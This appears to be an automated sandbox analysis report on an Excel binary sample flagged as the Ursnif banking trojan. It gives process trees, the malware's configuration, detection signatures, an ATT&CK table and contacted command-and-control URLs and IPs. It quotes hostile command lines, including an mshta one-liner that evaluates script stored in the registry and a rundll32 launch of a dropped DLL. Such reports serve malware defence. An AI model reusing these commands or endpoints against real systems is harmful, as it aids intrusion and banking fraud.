ID: 352546
Sample Name: File_78476.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:42:14
Date: 12/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report File_78476.xlsb 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Overview 4
Memory Dumps 5
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Compliance: 5
Software Vulnerabilities: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
E-Banking Fraud: 6
System Summary: 6
Hooking and other Techniques for Hiding and Protection: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 11
Contacted IPs 14
Public 14
General Information 14
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 17
ASN 17
JA3 Fingerprints 18
Dropped Files 19
Created / dropped Files 19
Static File Info 25
General 25
File Icon 25
Static OLE Info 25
General 25
OLE File "File_78476.xlsb" 25

Indicators 25
Network Behavior 25
Network Port Distribution 25
TCP Packets 26
UDP Packets 27
DNS Queries 29
DNS Answers 30
HTTP Request Dependency Graph 30
HTTP Packets 30
HTTPS Packets 35
Code Manipulations 35
Statistics 36
Behavior 36
System Behavior 36
Analysis Process: EXCEL.EXE PID: 6696 Parent PID: 792 36
General 36
File Activities 36
File Created 36
File Written 37
Registry Activities 41
Key Created 41
Key Value Created 41
Analysis Process: rundll32.exe PID: 7104 Parent PID: 6696 41
General 41
File Activities 41
Analysis Process: iexplore.exe PID: 2288 Parent PID: 792 42
General 42
File Activities 42
Registry Activities 42
Analysis Process: iexplore.exe PID: 6024 Parent PID: 2288 42
General 42
File Activities 42
Analysis Process: iexplore.exe PID: 5748 Parent PID: 2288 43
General 43
File Activities 43
Analysis Process: iexplore.exe PID: 6336 Parent PID: 2288 43
General 43
File Activities 43
Analysis Process: mshta.exe PID: 5428 Parent PID: 3388 44
General 44
Disassembly 44
Code Analysis 44

Copyright null 2021


Analysis Report File_78476.xlsb

Overview


General Information

Sample Name:	File_78476.xlsb
Analysis ID:	352546
MD5:	77927a0a05cc28..
SHA1:	0ffd8f1b079a75f1..
SHA256:	d46861839e1213..

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for doma…
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Writes registry values via WMI
- Drops PE files
- Drops PE files to the application pro…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6696 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 7104 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\fsh\87.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 2288 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6024 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2288 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5748 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2288 CREDAT:82952 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6336 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2288 CREDAT:17430 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5428 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "version": "250171",
  "uptime": "226",
  "system": "53111af62e035434ff52895482ef7b78hhw",
  "size": "202829",
  "crc": "2",
  "action": "00000000",
  "id": "1100",
  "time": "1613184313",
  "user": "f73be0088695dc15e71ab15c2aa7c3e0",
  "hash": "0xf857f57e",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.484929367.0000000005CE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.484909959.0000000005CE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.491441332.0000000005B6B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.484870003.0000000005CE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.484795532.0000000005CE8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	


Click to see the 5 entries

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Copyright null 2021

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Office process drops PE file

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	Exploitation for Client Execution 4	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 5	SIM Card Swap	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
File_78476.xlsb	2%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.3.rundll32.exe.5c694a0.1.unpack	100%	Avira	HEUR/AGEN.1132033		Download File
1.3.rundll32.exe.59ee4a0.2.unpack	100%	Avira	HEUR/AGEN.1132033		Download File

Domains

Source	Detection	Scanner	Label	Link
cabogrupo.co.mz	0%	Virustotal		Browse
c56.lepini.at	8%	Virustotal		Browse
api3.lepini.at	11%	Virustotal		Browse
api10.laptok.at	11%	Virustotal		Browse

URLs

Copyright null 2021

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://api10.laptok.at/api1/NHDZE5NC0p4/EA1Rau0QpdKGS3/WTlj_2B7vKVxuNa_2F_2B/LYVSumGe5smX_2BD/OTX07ZqQ_2BIY5i/gaJx2nrBRbCwokKD6i/TmP3yOyRd/UIWhx47302AAtFE31oP0/QH6kOp10Kt5yvTIaAYa/LK0GUog4M1OCTVMD4H5Cd4/y7Hidc3RQ475o/Nxk1_2FU/AOpYSuCaFqv8yJoz1d98uE0/RGNbcUJDfT/THwRpNZtVSPwcxLQu/JgOmTTbGBEY6/RAYX3HI935J/bkHevlKXRebACN/zYCEHnvaIKYWA35nI5OI7/Zng6uRiwb/9FNesaJS	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/zobiFDQnBaZYuwt/rfdusQHNImkOYENAMp/kT_2B2cd3/SGUJBC0FLMtXFEIZjgF4/X6JHa0dYaBh2VTFZ3ie/AQvPNAeKAbUpEx_2BIA_2F/yqBcCuGKcxWU4/7_2FDUSL/tmEKyuvK3UnsOb7GxJhyB1v/eAgP5jhU7c/4LQdBuTq0iBob66eg/RKZ75u7U2Jkq/Bh_2B1mS8Vw/lDNXKg1S3Gc5QV/zwawyAQoh3ycAGCJJd6YY/crMtievOTWbq6ljA/LAnATbCyag_2Bwn/5yU0_2BoSAkzUKbcl_/2BAXWx8K4/WLBZv2PnGv5crOgJCyib/ZVr6kC0SezCKLbzs2jt/2ZOSFMw	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://api3.lepini.at/api1/TsKcWE2WM/nJKmvtwztxYIvooVmlF8/f0GhZMHg0Zw5qyafREH/k8WCOuLk57UyBPUazjQh2Z/3S3ubdSMDgVaL/gAWRJwIA/ZCG7BHExQwWXeVA1UnuSBqn/i4n1PFTtlL/cwWi1gc5A_2Bt5DHa/KB0_2BLRegs0/BViXJpKwWgb/pjm_2BuXWxLo81/vWKBV9Fs7FvCc1nuX8q5n/wGeJRl_2FEvkYbfF/Pr91DmkaDab5rrv/0H_2FXSeTsgpPadA5E/E3CpLlb73/0qgYAbyOZODf4FqqEkA4/X5b8p4TRxQsXInMDNwZ/TvAO43omBsbN/h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://api3.lepini.at/api1/wg1QV_2B2jK6U599/4soNRq1qJ06YALs/mJi2qRbZeuNMqY4FmA/01g6652pA/D2qVqwQIRUQev6KQGCi0/LYk3CvZ2IO_2Fu9jE12/_2B2kWk8qqoKgVqzIAtHsw/z75DAZtdqon2W/3Wolp6WN/H18LH8kaewpIZWiAXdUEHcF/0Ba_2F_2B2/ICV_2BIs_2FSaSDFn/9h5nv6RAHtg8/YqIkefpDil_/2BfZRGXy7VacIh/PFUk101XGoG2wc6VBSKno/YiX6cbeIPwJJih34/1jOElbpygTipEn_/2FzdBQOzx3LF3SdNfA/TQU2svioerNtuqc/vE_2Foj	0%	Avira URL Cloud	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://api3.lepini.at/api1/pmT_2FJ7yMpV_2FsxCGV/80ZJDlvhk5QH3DonF9p/gMZiDS0z2g2bNrJ_2Bv_2B/DXZEEWDxEnN_2/Bx7WHkRW/wpcaGRddIyctm9GWW0oCdyR/qDXQAt7J40/6ogNDJFenwl5gVncd/SbRM7SEjzx1B/lGa_2BU69FH/bDmPVUZABXfNqj/99lThSa0HHLaHhjsVvXGB/uCBX4Mj6I29IAbCC/UnujtjeNBz5OBuo/7XOr98uUHKNs6Ghu4C/k_2BIsFhF/UXse0hUo2oKU8zO8khsV/ZbPtcIIUg_2B2PD2b0Q/KHYH7l2X48hEAXFhsSFudS/huoP4e	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://api10.laptok.at/api1/zobiFDQnBaZYuwt/rfdusQHNImkOYENAMp/kT_2B2cd3/SGUJBC0FLMtXFEIZjgF4/X6JHa0	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://139.162.191.228/campo/m/m	0%	Avira URL Cloud	safe	
http://139.162.191.228/campo/m/m.D	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cabogrupo.co.mz	162.241.169.26	true	false	• 0%, Virustotal, Browse	unknown
c56.lepini.at	35.228.31.40	true	true	• 8%, Virustotal, Browse	unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	35.228.31.40	true	false	• 11%, Virustotal, Browse	unknown
api10.laptok.at	35.228.31.40	true	false	• 11%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/NHDZE5NC0p4/EA1Rau0QpdKGS3/WTlj_2B7vKVxuNa_2F_2B/LYVSumGe5smX_2BD/OTX07ZqQ_2BIY5i/gaJx2nrBRbCwokKD6i/TmP3yOyRd/UlWhx47302AAtFE31oP0/QH6kOp10Kt5yvTlaAYa/LK0GUog4M1OCTVMD4H5Cd4/y7Hidc3RQ475o/Nxk1_2FU/AOpYSuCaFqv8yJoz1d98uE0/RGNbcUJDfT/THwRpNZtVSPwcxLQu/JgOmTTbGBEY6/RAYX3HI935J/bkHevlKXRebACN/zYCEHnvaIKYWA35nI5OI7/Zng6uRiwb/9FNesaJS	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/zobiFDQnBaZYuwt/rfdusQHNImkOYENAMp/kT_2B2cd3/SGUJBC0FLMtXFEIZjgF4/X6JHa0dYaBh2VTFZ3ie/AQvPNAeKAbUpEx_2BIA_2F/yqBcCuGKcxWU4/7_2FDUSL/tmEKyuvK3UnsOb7GxJhyB1v/eAgP5jhU7c/4LQdBuTq0iBob66eg/RKZ75u7U2Jkq/Bh_2B1mS8Vw/lDNXKg1S3Gc5QV/zwawyAQoh3ycAGCJJd6YY/crMtievOTWbq6ljA/LAnATbCyag_2Bwn/5yU0_2BoSAkzUKbcl_/2BAXWx8K4/WLBZv2PnGv5crOgJCyib/ZVr6kC0SezCKLbzs2jt/2ZOSFMw	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/TsKcWE2WM/nJKmvtwztxYIvooVmIF8/f0GhZMHg0Zw5qyafREH/k8WCOuLk57UyBPUazjQh2Z/3S3ubdSMDgVaL/gAWRJwIA/ZCG7BHExQwWXeVA1UnuSBqn/i4n1PFTtlL/cwWi1gc5A_2Bt5DHa/KB0_2BLRegs0/BViXJpKwWgb/pjm_2BuXWxLo81/vWKBV9Fs7FvCc1nuX8q5n/wGeJRl_2FEvkYbfF/Pr91DmkaDab5rrv/0H_2FXSeTsgpPadA5E/E3CpLlb73/0qgYAbyOZODf4FqqEkA4/X5b8p4TRxQsXlnMDNwZ/TvAO43omBsbN/h	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/wg1QV_2B2jK6U599/4soNRq1qJ06YALs/mJi2qRbZeuNMqY4FmA/01g6652pA/D2qVqwQIRUQev6KQGCi0/LYk3CvZ2IO_2Fu9jE12/_2B2kWk8qqoKgVqzIAtHsw/z75DAZtdqon2W/3Wolp6WN/H18LH8kaewpIZWiAXdUEHcF/0Ba_2F_2B2/ICV_2BIs_2FSaSDFn/9h5nv6RAHtg8/YqIkefpDil_/2BfZRGXy7VacIh/PFUk101XGoG2wc6VBSKno/YiX6cbeIPwJJih34/1jOElbpygTipEn_/2FzdBQOzx3LF3SdNfA/TQU2svioerNtuqc/vE_2Foj	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/pmT_2FJ7yMpV_2FsxCGV/80ZJDlvhk5QH3DonF9p/gMZiDS0z2g2bNrJ_2Bv_2B/DXZEEWDxEnN_2/Bx7WHkRW/wpcaGRddIyctm9GWW0oCdyR/qDXQAt7J40/6ogNDJFenwl5gVncd/SbRM7SEjzx1B/lGa_2BU69FH/bDmPVUZABXfNqj/99lThSa0HHLaHhjsVvXGB/uCBX4Mj6I29IAbCC/UnujtjeNBz5OBuo/7XOr98uUHKNs6Ghu4C/k_2BIsFhF/UXse0hUo2oKU8zO8khsV/ZbPtcIIUg_2B2PD2b0Q/KHYH7l2X48hEAXFhsSFudS/huoP4e	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	false	• Avira URL Cloud: safe	unknown
http://139.162.191.228/campo/m/m	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://login.microsoftonline.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://shell.suite.office.com:1443	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://autodiscover-s.outlook.com/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://cdn.entity.	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://wus2-000.contentsync.	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://powerlift.acompli.net	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://cortana.ai	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	10C955FB-4BA9-49A9-ADB0-58D59856D9CE.0.dr	false		high
